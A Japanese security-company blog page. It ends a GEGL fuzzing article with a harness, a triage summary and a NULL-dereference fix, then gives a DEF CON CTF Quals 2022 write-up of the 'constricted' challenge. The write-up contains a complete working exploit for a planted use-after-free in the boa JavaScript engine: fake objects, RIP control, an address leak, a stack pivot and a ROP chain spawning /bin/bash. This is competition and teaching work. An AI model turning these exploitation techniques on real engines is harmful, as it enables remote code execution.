 ここまでの準備で、先ほどビルドしたGEGLのバイナリに対してファジングできるようになりました。しかしながら、GEGLには今回のファジングで関係ない機能の初期化や、コマンドライン引数のパースなどが存在するため、そのままファジングするとパフォーマンス上の問題があります。

 そこで、GEGLのエントリポイントに相当する関数から主要な処理のみを抽出し、以下のコードをハーネスとして使うことにしました。

gint main(gint argc, gchar **argv) {
  GeglNode    *gegl      = NULL;
  gchar       *script    = NULL;
  GError      *err       = NULL;
  gchar       *path_root = NULL;

  // [a]
  gegl_init(NULL, NULL);
  gegl_path_smooth_init();
  path_root = g_get_current_dir ();

  // [b]
  g_file_get_contents (argv[1], &script, NULL, &err);
  if (err != NULL) {
    return 1;
  }

  // [c]
  gegl = gegl_node_new_from_xml (script, path_root);
  if (!gegl) {
    return 1;
  }

  // [d]
  GeglNode *output = gegl_node_new_child (gegl,
                                          "operation", "gegl:save",
                                          "path", "out.png",
                                          NULL);                              
  gegl_node_connect_from (output, "input", gegl, "output");
  gegl_node_process (output);

  // [e]
  g_object_unref (output);
  g_object_unref (gegl);

  g_free (script);
  g_clear_error (&err);
  g_free (path_root);
  gegl_exit ();

  return 0;
}

 このコードについて簡単に説明します。まず、[a]でGEGL内部の初期化を行います。GEGLの各オペレーションはバイナリには含まれておらず、特定のディレクトリ(環境変数GEGL_PATH以下)にある共有ライブラリに格納されています。この初期化処理でそれらのオペレーションを読み込み、画像処理で使用できるようにします。次に[b][c]でXMLファイルの内容を文字列として読み込み、その文字列をパースしてGeglNode型のデータとして格納します。そして[d]でout.pngファイルを画像の出力先として指定したのち、実際に画像処理を行います。最後に[e]で、これまでに確保したメモリをfreeしてプログラムを終了します。

ファジング

 これで、ようやくファジングを始められます。デフォルトのオプションでは、タイムアウトでfuzzufが終了してしまうため、--exec_timelimit_ms 10000を渡すことで、タイムアウトを10秒に設定しています。

$ ASAN_OPTIONS=detect_leaks=0:abort_on_error=1:symbolize=0 \
  fuzzuf afl -i ./corpus -o ./out \
             --exec_timelimit_ms 10000 \
             -- _build/bin/gegl @@

トリアージ

 2週間程度ファジングを回した結果、計134個のunique crashが見つかりました。AFLTriage()を使用して見つかったクラッシュをトリアージした結果、GEGLには以下のような脆弱性があることがわかりました。

  • ヒープバッファオーバーフロー(2個)
  • 整数オーバーフロー(2個)
  • リソース消費によるDoS(1個)
  • スタックバッファオーバーフロー(1個)
  • スタックバッファアンダーフロー(1個)
  • NULLポインタ参照(10個)

クラッシュの解析

 今回の記事では、発見したクラッシュのうち、簡単な例としてNULLポインタ参照の脆弱性について解説します。そのために、この脆弱性のRoot-Causeについて少しだけ説明します。以下のコードは、該当脆弱性を含んでいたgegl_path_parse_string関数です。

void
gegl_path_parse_string (GeglPath    *vector,
                        const gchar *path)
{
  GeglPathPrivate *priv = GEGL_PATH_GET_PRIVATE (vector);
  const gchar *p = path;
  InstructionInfo *previnfo = NULL; // [3]
  gdouble x0, y0, x1, y1, x2, y2;

  while (*p)
    {
      gchar            type = *p;
      InstructionInfo *info = lookup_instruction_info(type);

      if (!info && ((type>= '0' && type <= '9') || type == '-')) // [1]
        {
          if (previnfo->type == 'M') // [2]
            {
              info = lookup_instruction_info(type = 'L');
            }
          else if (previnfo->type == 'm')
            {
              info = lookup_instruction_info(type = 'l');
            }
          else if (previnfo->type == ' ')
            g_warning ("EEEK");
        }

      // 中略

      if (*p)
        p++;
    }

  gegl_path_dirty (vector);
}

 この関数は、GEGLが受け取ったXMLファイルにパス文字列が含まれていた場合に呼び出され、その文字列をパースします。パス文字列とは、複数の直線で構成される図形を記述するための文字列です。SVGのパスをイメージすると分かりやすいと思います。

 ここで、次のようなXMLファイルをGEGLに渡してみます。

<gegl:fill-path d='0'/>

 すると、gegl_path_parse_string関数には引数pathとして文字列”0”が渡されることになります。while文の最初のループでtypeには文字’0’が代入されるので、[1]のif文の条件式はtrueと評価されます。次に、[2]でprevinfoの参照が外されますが、[3]ではprevinfoがNULLに初期化されており、その後変更されていません。結果として、NULLポインタ参照が発生してプログラムがクラッシュします。

脆弱性の修正

 previnfoがNULLで初期化されて、NULLポインタ参照が発生するため、参照を外す前にNULLチェックをするように修正します。以下のコードから分かる通り、修正は非常にシンプルです。

// 中略
if (previnfo && previnfo->type == 'M')
// 中略
else if (previnfo && previnfo->type == 'm')
// 中略
else if (!previnfo || previnfo->type == ' ')
// 中略

おわりに

 今回の記事では、弊社のFuzzing Farmチームの活動の一つとして実施した、GEGLのファジングとその脆弱性について解説しました。GEGLは20年以上開発され、広く使用されているライブラリですが、ファジングの対象としてはあまりメジャーではありません。今回ファジングを通して、これまで発見されていなかった脆弱性を見つけることができました。

 今後も様々なソフトウェアに対してファジングを実施し、開発者と連携しつつ、アプリケーションに潜む脅威を減らす活動を継続していきます。

 次回は、ファジングに関連して、ファザーのパフォーマンス計測に関する理論的な話題を取り上げる予定です。お楽しみに!

Monday, June 27, 2022

DEF CON CTF Quals 2022: constricted

 著者:

はじめに

 5月28日から30日にかけて、世界最大のハッキングコンテストDEF CONの予選CTFが開催されました。制限時間は48時間、今年の参加チームは500チーム弱。上位15チームだけが決勝に進める過酷な戦いです。

 リチェルカセキュリティの社員・アルバイトには、現役でCTFに取り組んでいるメンバーが多数在籍しています。CTFは多種多様な前提、制約、技術領域に触れる機会になり、業務の実行能力にも繋がります。そこで、今年は会社としてDEF CONに挑戦することにしました。

 弊社にはTokyoWesternsやbinjaなどをはじめとして、複数の強豪チームのメンバーが在籍しています。今回、各チームのメンバーにも協力をいただき、合同チーム「./V /home/r/.bin/tw」として出場しました。


寿司を囲む様子

▲ 寿司を注文しすぎたメンバー ▲

 結果、今年は世界中から500近くのチームが参加し、我々は世界7位(日本国内1位)で決勝へと歩を進めることができました🎉

▲ CTFの最終結果 ▲

constricted

 数多くの難問が出題されましたが、この記事では「constricted」という問題のwrite-upを公開しようと思います。この問題はBrowser Exploitを題材にした問題で、Rust製のJavaScriptエンジンに埋め込まれた脆弱性を悪用し、リモートコード実行を達成するという、いわゆるPwnableの問題です。弊社では過去にBrowser Exploitのトレーニングを提供したり、Chromeの1day PoCを開発したりした経験があるため、この問題は何としても解かなければならない問題でした。

 参加した弊社メンバーからは、アルバイトのDronexさんとmoratorium08さん、そして正社員のptr-yudaiがこの問題に主に取り組みました。以下はDronexさんによる詳細なwrite-upです。

問題概要

 この問題の攻撃対象は、boaというRust製のJavaScriptエンジンです。

 Rustはメモリ安全性が注目されている言語で、Rust製のアプリケーションにはC言語で起きやすいような単純なBuffer OverflowやUse-after-Freeといった脆弱性が生まれにくい特徴があります。今回の問題では、このRust製JavaScriptエンジンに TimedCacheという機能が追加されており、そこに脆弱性が潜んでいました。

 TimedCacheはオブジェクトを保管するKey-Valueストアで、キーに紐付いたデータに有効期限を設定できます。例えば下のコードの場合、”key1”というキーに1000ミリ秒(1秒)間だけ有効なデータを設定しています。そのため、最初のgetではキーに紐付いたオブジェクトが取得できますが、1.5秒待った後に同じ処理をするとundefinedが返ります。

let cache = new TimedCache();

cache.set("key1", {"some": "value"}, 1000);

console.log(cache.get("key1")); // --> [object Object]
console.sleep(1500);
console.log(cache.get("key1")); // --> undefined

 また、getに第二引数を渡すと有効期限を延長できます。

let cache = new TimedCache();

cache.set("key1", {"some": "value"}, 1000);

console.log(cache.get("key1", 2000)); // --> [object Object]
console.sleep(1500);
console.log(cache.get("key1")); // --> [object Object]

 TimedCacheという機能はJavaScriptの仕様として存在しませんが、この問題ではそれが追加されています。したがって、ここに悪用可能な脆弱性が潜んでいると考え、重点的に調査することにしました。

脆弱性の調査

 TimedCacheのキーに対応するデータ(value)は、boaエンジンの内部で TimeCachedValue として次のように定義されています。

#[derive(Debug, Clone)]
pub struct TimeCachedValue {
    expire: u128,
    data: JsObject,
}
...
impl Finalize for TimeCachedValue {}
unsafe impl Trace for TimeCachedValue {
    custom_trace!(this, {
        if !this.is_expired() {
            mark(&this.data);
        }
    });
}

 この実装によれば、this.is_expired()が真の時dataはマークされず、GC(ガベージコレクタ)によって回収されます。キーの期限がexpireした場合、dataはその時点で必要なくなるためこの実装は妥当に見えますが、実際にはexpire済のオブジェクトの参照を得る方法が存在します。

TimedCache.prototype.getの処理を確認してみましょう。

    /// `TimedCache.prototype.get( key, lifetime=null )`
    ///
    /// Returns the value associated with the key, or undefined if there is none or if it has
    /// expired.
    /// If `lifetime` is not null, sets the remaining lifetime of the entry if found
    pub(crate) fn get(
        this: &JsValue,
        args: &[JsValue],
        context: &mut Context,
    ) -> JsResult<JsValue> {
        const JS_ZERO: &JsValue = &JsValue::Rational(0f64);

        let key = args.get_or_undefined(0);
        let key = match key {
            JsValue::Rational(r) => {
                if r.is_zero() {
                    JS_ZERO
                } else {
                    key
                }
            }
            _ => key,
        };

        if let JsValue::Object(ref object) = this {
            if !check_is_not_expired(object, key, context)? {
                return Ok(JsValue::undefined());
            }

            let new_lifetime = args.get_or_undefined(1);
            let expire = if !new_lifetime.is_undefined() && !new_lifetime.is_null() {
                Some(calculate_expire(new_lifetime, context)?)
            } else {
                None
            };

            if let Some(cache) = object.borrow_mut().as_timed_cache_mut() {
                if let Some(cached_val) = cache.get_mut(key) {
                    if let Some(expire) = expire {
                        cached_val.expire = expire as u128;
                    }
                    return Ok(JsValue::Object(cached_val.data.clone()));
                }
                return Ok(JsValue::undefined());
            }
        }

        context.throw_type_error("'this' is not a Map")
    }

 このコードを要約すると、次のような処理になっています。

  • check_is_not_expiredがexpiredと判断した場合:
    • undefinedを返して終了
  • getの引数lifetimeが指定されている場合:
    • calculate_expireの呼出
    • expire時刻を現在時刻 + lifetimeに更新
  • 取得したオブジェクトへの参照を返却

 さらに、calculate_expireでは、lifetimeがObjectの場合は@@toPrimitiveを呼び出してNumberに変換しています。 calculate_expireのコードは次のようになっています。

fn calculate_expire(lifetime: &JsValue, context: &mut Context) -> JsResult<i128> {
    let lifetime = lifetime.to_integer_or_infinity(context)?;
    let lifetime = match lifetime {
        IntegerOrInfinity::Integer(i) => i as i128,
        _ => 0
    };

    let start = SystemTime::now();
    let since_the_epoch = start
        .duration_since(UNIX_EPOCH)
        .expect("Time went backwards");
    let since_the_epoch = since_the_epoch.as_millis() as i128;

    Ok(since_the_epoch + lifetime)
}

 lifetimeを to_integer_or_infinityと後続のmatch文でIntegerに変換しています。 to_integer_or_infinityは最終的に lifetimeがObjectの場合に to_primitive を呼び出していることが分かります。

    pub fn to_integer_or_infinity(&self, context: &mut Context) -> JsResult<IntegerOrInfinity> {
        // 1. Let number be ? ToNumber(argument).
        let number = self.to_number(context)?;

...

    pub fn to_number(&self, context: &mut Context) -> JsResult<f64> {
        match *self {
						...
            JsValue::Object(_) => {
                let primitive = self.to_primitive(context, PreferredType::Number)?;
                primitive.to_number(context)
            }
        }
    }

 したがって、 Symbol.toPrimitive を設定したオブジェクトを lifetimeに渡せば、 calculate_expireのタイミングで任意のJavaScript関数を呼び出せます。実際に試してみましょう。

const cache = new TimedCache();

cache.set("x", [], 1000);

const x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.log("[1]");
        return 1000;
    }
});

console.log("[2]");

実行結果:

$ boa exploit.js
[1]
[2]

 lifetimeのオブジェクトに設定した関数が呼ばれていることが分かります。

 これを利用すれば、@@toPrimitiveが呼び出された後に、関数内でそのデータの期限が切れるまで待機して、さらにGCを強制するとdataが解放されます。一方で @@toPrimitive を呼んだ文脈では data を参照したままなので、Use-after-Freeが発生します。

const cache = new TimedCache();

cache.set("x", [], 10);

const x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.sleep(20);
        console.collectGarbage();
        return 1000;
    }
});

console.log("[2]");

実行結果:

thread 'main' panicked at 'Can't double-unroot a Gc<T>', /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/gc-0.4.1/src/lib.rs:226:9

 何やらpanicが起きました。上のコードでは toPrimitive で1000を返しているため、再びデータの期限が延長されます。この場合、 TimeCachedValueのunroot時に既に回収済みのdataに対して再びunrootが呼ばれるため、以下の箇所にあるassertによりpanicが発生しています。

impl Finalize for TimeCachedValue {}
unsafe impl Trace for TimeCachedValue {
    custom_trace!(this, {
        if !this.is_expired() {
            mark(&this.data);
        }
    });
}

 これを回避するにはtoPrimitiveで0を返して、expiredのままにさせておけば良いです。(nullやundefined等、期限を延長しない値であれば何でも良いです。)

 さて、返却されたxは解放済みのオブジェクトを指しているので、直後に別のオブジェクトを生成すると実体がすり替わることが確認できます。

const cache = new TimedCache();

cache.set("x", new String("foo"), 10);

const x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.sleep(20);
        console.collectGarbage();
    }
});

const b = new String("bar");

console.log(x);

実行結果:

$ boa exploit.js
bar

 予想通りUse-after-Freeが起きています🥳

UAFをRIP制御につなげる

 先ほどのコードでは、新しく生成した文字列オブジェクト b に x が入れ替わりました。これでは単にJavaScriptオブジェクトが差し替わっただけなので意味がありません。内部的なデータ構造とオーバーラップさせて、Type Confusionのような状況を作る必要があります。

 悪用手法は複数あると思いますが、大会当日は ArrayBuffer を利用しました。ArrayBufferを適切なサイズで作成することで、ArrayBufferが確保するバイト列を解放済み領域に被せることができます。 ArrayBuffer のバッファは我々攻撃者が操作できるため、偽のJavaScriptオブジェクトを作る強力なツールとなります。Use-after-Freeの起きるオブジェクトを、下記 ArrayBuffer 構造体中のベクタ array_buffer_data のバッファと被せるPoCを書いてみましょう。

#[derive(Debug, Clone, Trace, Finalize)]
pub struct ArrayBuffer {
    pub array_buffer_data: Option<Vec<u8>>,
    pub array_buffer_byte_length: usize,
    pub array_buffer_detach_key: JsValue,
}

 次のコードで実際に試してみます。

const cache = new TimedCache();

cache.set("x", [{}, {}, {}], 10);

const x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.sleep(20);
        console.collectGarbage();
    }
});

console.log("x   :", console.debug(x));
console.log("x[0]:", console.debug(x[0]));
console.log("x[1]:", console.debug(x[1]));
console.log("x[2]:", console.debug(x[2]));

console.log("--------");

const buf = new ArrayBuffer(0x180);
const view = new DataView(buf);

console.log("buf :", console.debug(buf));
console.log("x[1]:", console.debug(x[1]));
console.log("view:", console.debug(view));

実行結果:

x   : JsValue @0x758ad761d050
Object @0x758ad76bf6a8
- Methods @0x758ad7609230

x[0]: JsValue @0x758ad761d050
Object @0x758ad76bf828
- Methods @0x758ad7609000

x[1]: JsValue @0x758ad761d050
Object @0x758ad76bf9a8
- Methods @0x758ad7609000

x[2]: JsValue @0x758ad761d050
Object @0x758ad76bfb28
- Methods @0x758ad7609000

--------
buf : JsValue @0x758ad761d050
Object @0x758ad76bfb28
- Methods @0x758ad7609000
- Array Buffer Data @0x758ad76bf980
x[1]: JsValue @0x758ad761d050
Object @0x758ad76bf9a8
- Methods @0x0

view: JsValue @0x758ad761d050
Object @0x758ad76bf828
- Methods @0x758ad7609000

 view の実体は0x758ad76bf828にありますが、これはx[0] の実体と同じアドレスに確保されています。また、 bufの実体は0x758ad76bfb28となっており、これは x[2] の実体と同じアドレスです。そして何より重要なのが、 buf の”Array Buffer Data”のアドレスを見ると0x758ad76bf980となっています。一方で x[1] の実体は0x758ad76bf9a8にあり、0x28だけ離れていることが分かります。 ArrayBuffer は0x180バイト分確保したので、このバッファのオフセット0x28にデータを書き込めば、 x[1] の実体を直接書き換えられます。

 結果を図にすると、次のようになります。

▲ オブジェクト解放直後の様子 ▲


▲ ArrayBufferを重ねた後の様子 ▲

 bufにデータを書き込んで偽のObjectを組み立てることで、偽オブジェクトをx[1]として使用できます。(いわゆるfakeObj primitiveができました!)

 なお、Array Buffer Dataのアドレスはx[1]から0x28だけずれていますが、これはObjectが別の構造体の一部として確保されており、メモリチャンク先頭からずれているのが原因です。gdbで見るとメモリは次のようになっています。

▲ メモリ上のx[1] (UAF前) ▲

▲ メモリ上のx[1] (ArrayBufferで上書き後、先頭に0xC0DEBEEFを書き込み) ▲

 注目すべきは@0x0となっているx[1]のMethodsです。これはObjectData構造体のinternal_methodsであり、ここには本来関数テーブルへのポインタが入っています。 ArrayBufferのデータで上書きされたためゼロ初期化されていますが、ここに適切なアドレスを書き込むことで偽の関数テーブルを指定できます。

/// The internal representation of a JavaScript object.
#[derive(Debug, Trace, Finalize)]
pub struct Object {
    /// The type of the object.
    pub data: ObjectData,
    /// The collection of properties contained in the object
    properties: PropertyMap,
    /// Instance prototype `__proto__`.
    prototype: JsPrototype,
    /// Whether it can have new properties added to it.
    extensible: bool,
    /// The `[[PrivateElements]]` internal slot.
    private_elements: FxHashMap<Sym, PrivateElement>,
}
...
/// Defines the kind of an object and its internal methods
#[derive(Trace, Finalize)]
pub struct ObjectData {
    pub kind: ObjectKind,
    internal_methods: &'static InternalObjectMethods,
}
...
// Allocate on the heap instead of data section
#[allow(non_snake_case)]
pub(crate) fn NEW_ORDINARY_INTERNAL_METHODS() -> Box<InternalObjectMethods> {
    Box::new(InternalObjectMethods {
        __get_prototype_of__: ordinary_get_prototype_of,
        __set_prototype_of__: ordinary_set_prototype_of,
        __is_extensible__: ordinary_is_extensible,
        __prevent_extensions__: ordinary_prevent_extensions,
        __get_own_property__: ordinary_get_own_property,
        __define_own_property__: ordinary_define_own_property,
        __has_property__: ordinary_has_property,
        __get__: ordinary_get,
        __set__: ordinary_set,
        __delete__: ordinary_delete,
        __own_property_keys__: ordinary_own_property_keys,
        __call__: None,
        __construct__: None,
    })
}

 そこで、別のArrayBufferを用意しておき、そちらに適当なアドレスを書き込みます。このデータのアドレスを指すようにinternal_methodsを書き換えてから関数を呼び出すと、プログラムカウンタ(RIP)を制御できると考えられます。実際に試してみましょう。

const fakeTable = new ArrayBuffer(256);
const fakeTableView = new DataView(fakeTable);
fakeTableView.setBigUint64(0, 0x1337n, true);
const fakeTableAddr = BigInt(/Array Buffer Data @(0x[0-9a-f]+)/.exec(console.debug(fakeTable))[1]);

const cache = new TimedCache();

cache.set("x", [{}, {}, {}], 10);

const x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.sleep(20);
        console.collectGarbage();
    }
});

const buf = new ArrayBuffer(0x180);
const view = new DataView(buf);

view.setBigUint64(0x28 + 0x60, fakeTableAddr, true);

Object.getPrototypeOf(x[1]);

 デバッガで確認すると、RIPが0x1337に制御できていることが分かります。これでUAFをRIP制御につなげることができました。

RIP制御の様子

 しかし、本問題のバイナリはPIEが有効なので、実行可能な既知アドレスは存在しません。したがって、アドレスリークが必要になります。

UAFをアドレスリークにつなげる

 アドレスリークをする手段としては、配列の長さを改ざんしてout-of-boundsのreadを行ったり、ポインタを書き換えて既知のアドレスから読み出したりといった手法が考えられます。

 今回のexploitでは、解放済みの ArrayBufferデータメモリの位置に別の新規オブジェクトを確保して、それを読み出すことでアドレスリークを達成しました。原理はRIP制御で説明したものとほとんど同じです。

const cache = new TimedCache();
cache.set("x", new BigUint64Array(10), 10);

let x = cache.get("x", {
    [Symbol.toPrimitive](hint) {
        console.sleep(20);
        console.collectGarbage();
    }
});

// create DeclarativeEnvironment
{
}

console.log(x[2].toString(16));

実行結果:

55ea059bddb0

 上のPoCでは、データ長が0x50バイトとなる BigUint64ArrayをUAFの対象としています。xを取得後、空のブロックに到達するとブロックスコープを生成するためDeclarativeEnvironmentが確保されます。正確にはgc::gc::GcBox<boa_engine::environments::runtime::DeclarativeEnvironment>で、合計0x50バイトの構造体となり、サイズが一致する解放済みArrayBufferデータの位置に再確保されます。この先頭にはgc::gc::GcBoxHeader構造体が存在します:

pub(crate) struct GcBoxHeader {
    roots: Cell<usize>, // high bit is used as mark flag
    next: Option<NonNull<GcBox<dyn Trace>>>,
}

 nextメンバはトレイトオブジェクトを保持するので、バイナリ上ではvtableへのポインタが付随します。当然vtableはプログラムバイナリ中に存在するので、このポインタを読み出すことでプロセスのベースアドレスが計算できます。問題のバイナリではvtableのオフセット0x11c9db0を引けばベースアドレスとなります。

pwndbg> p *(0x73f438e2e0f0 as &gc::gc::GcBox<boa_engine::environments::runtime::DeclarativeEnvironment>)
$4 = gc::gc::GcBox<boa_engine::environments::runtime::DeclarativeEnvironment> {
  header: gc::gc::GcBoxHeader {
    roots: core::cell::Cell<usize> {
      value: core::cell::UnsafeCell<usize> {
        value: 0
      }
    },
    next: core::option::Option<core::ptr::non_null::NonNull<gc::gc::GcBox<dyn gc::trace::Trace>>>::Some(core::ptr::non_null::NonNull<gc::gc::GcBox<dyn gc::trace::Trace>> {
        pointer: *const gc::gc::GcBox<dyn gc::trace::Trace> {
          pointer: 0x73f438ee3000,
          vtable: 0x55555671ddb0
        }
      }),
    ...

(注: ASLRの影響により先の実行結果とは値が異なります。)

RCE

 ここまででRIPの制御とアドレスリークが完了しました。プロセスのベースアドレスが分かっているので、プログラム中のROP gadgetを利用してROPに持ち込むのが簡単でしょう。プログラムバイナリが十分に大きいためROP Gadgetは豊富に存在し、ROP chainの組み立ては容易です。

 プログラムカウンタを制御できた時点で、偽のinternal_methodsを持たせたオブジェクト付近のアドレスがレジスタに含まれています。そこで、ROP chainを偽の internal_methodsテーブルの後ろに配置しておき、スタックポインタをそちらに移すことでROPが開始できます。もちろん、Stack Pivotが完了するまで ret命令は使えないので、call/jmp命令を使うCOP/JOPでStack Pivotを実現しました。

 最終的な、シェルを取るまでのexploitコードは次のようになります。

function leakProcBase() {
    const cache = new TimedCache();
    cache.set("x", new BigUint64Array(10), 10);

    let x = cache.get("x", {
        [Symbol.toPrimitive](hint) {
            console.sleep(20);
            console.collectGarbage();
        }
    });

    // create DeclarativeEnvironment
    {
    }

    const procBase = x[2] - 0x11c9db0n;

    console.log("[+] proc = 0x" + procBase.toString(16));

    // cleanup
    console.collectGarbage();
    Array.from({ length: 128 }, v => { });

    return procBase;
}

function pwn(procBase) {
    const fakeTableBuf = new ArrayBuffer(0x1000);
    const fakeTableView = new DataView(fakeTableBuf);
    const fakeTableAddr = BigInt(/Array Buffer Data @(0x[0-9a-f]+)/.exec(console.debug(fakeTableBuf))[1]);

    const cache = new TimedCache();

    cache.set("x", [{}, {}, {}], 10);

    const x = cache.get("x", {
        [Symbol.toPrimitive](hint) {
            console.sleep(20);
            console.collectGarbage();
        }
    });

    const victim = x[1];

    // fake object
    const fakeObjBuf = new ArrayBuffer(0x180);
    const fakeObjView = new DataView(fakeObjBuf);

    // internal_methods
    fakeObjView.setBigUint64(0x28 + 96, fakeTableAddr, true);
    // internal_methods.__get_prototype_of__
    fakeTableView.setBigUint64(0, procBase + 0x00e8f7a2n, true); // 0x00e8f7a2: mov rax, qword [rsi+0x28] ; call qword [rax+0x28]

    /* C(J)OP */

    // 0x00140c9f: mov rax, qword [rax+0x08] ; call qword [rax+0x18]
    const ropBaseOffset = 8 * 8;
    const ropBase = fakeTableAddr + BigInt(ropBaseOffset);
    const ofs2 = 0x28;
    const ofs3 = 0x60;

    fakeObjView.setBigUint64(0x28 + 1, procBase + 0x00140c9fn, true);
    fakeObjView.setBigUint64(0x8 + 1, ropBase, true); // = rax+0x18

    fakeTableView.setBigUint64(ropBaseOffset + 0x18, procBase + 0x0013d54cn, true); // 0x0013d54c: mov rdi, qword [rax] ; mov rax, qword [rax+0x08] ; call qword [rax+0x20]
    fakeTableView.setBigUint64(ropBaseOffset + 0, ropBase + BigInt(ofs3), true); // rdi
    fakeTableView.setBigUint64(ropBaseOffset + 8, ropBase + BigInt(ofs2), true); // rax
    fakeTableView.setBigUint64(ropBaseOffset + ofs2 + 0x20, procBase + 0x00bb935dn, true); // 0x00bb935d: push rdi ; jmp qword [rax+0x00]
    fakeTableView.setBigUint64(ropBaseOffset + ofs2 + 0, procBase + 0x0027df7en, true); // 0x0027df7e: pop rsp ; ret

    /* ROP */
    const pathnameOffset = 0x200;

    Array.from("/bin/bash\\\\0", c => c.charCodeAt(0)).forEach((v, i) => fakeTableView.setUint8(ropBaseOffset + pathnameOffset + i, v));

    [
        procBase + 0x00ead8ebn, // 0x00ead8eb: pop rdi ; ret
        ropBase + BigInt(pathnameOffset),

        procBase + 0x00eabd2dn, // 0x00eabd2d: pop rsi ; ret
        0n,

        procBase + 0x00dfe1can, // 0x00dfe1ca: pop rdx ; ret
        0n,

        procBase + 0x00e99580n, // 0x00e99580: pop rax ; ret
        59n,

        procBase + 0x00140493n, // 0x00140493: syscall
    ].forEach((v, i) => fakeTableView.setBigUint64(ropBaseOffset + ofs3 + i * 8, v, true));

    // control rip
    Object.getPrototypeOf(victim);
}

pwn(leakProcBase()); 

以下は実行結果のスクリーンショットです。(クリックで拡大)

RCEでbashを起動


おわりに

 DEF CON当日は、最終的に、上位チームを中心に十数チームがこの問題を解きました。我々のチームは脆弱性発見後、RIP制御とアドレスリークを並列分担してスムーズに作業できたため、問題が出題されてから比較的早い段階でフラグを得ることができました。

 メモリ安全が保証されている言語で、一見正しく見えるunsafeなガベージコレクタの利用によって、任意コード実行にまでつながるという興味深い問題でした。

 決勝大会は例年通りラスベガスで開催されます。リチェルカでは、今回参加してくださった社員・アルバイトの方が決勝大会やDEF CONカンファレンスに参加できるよう、旅費を支援する予定です。

 最後になりますが、今回のCTFに参加してくださった社員、アルバイトの方々、そして協力してくださった各チームのメンバーの方々、ありがとうございました!決勝でお会いしましょう👋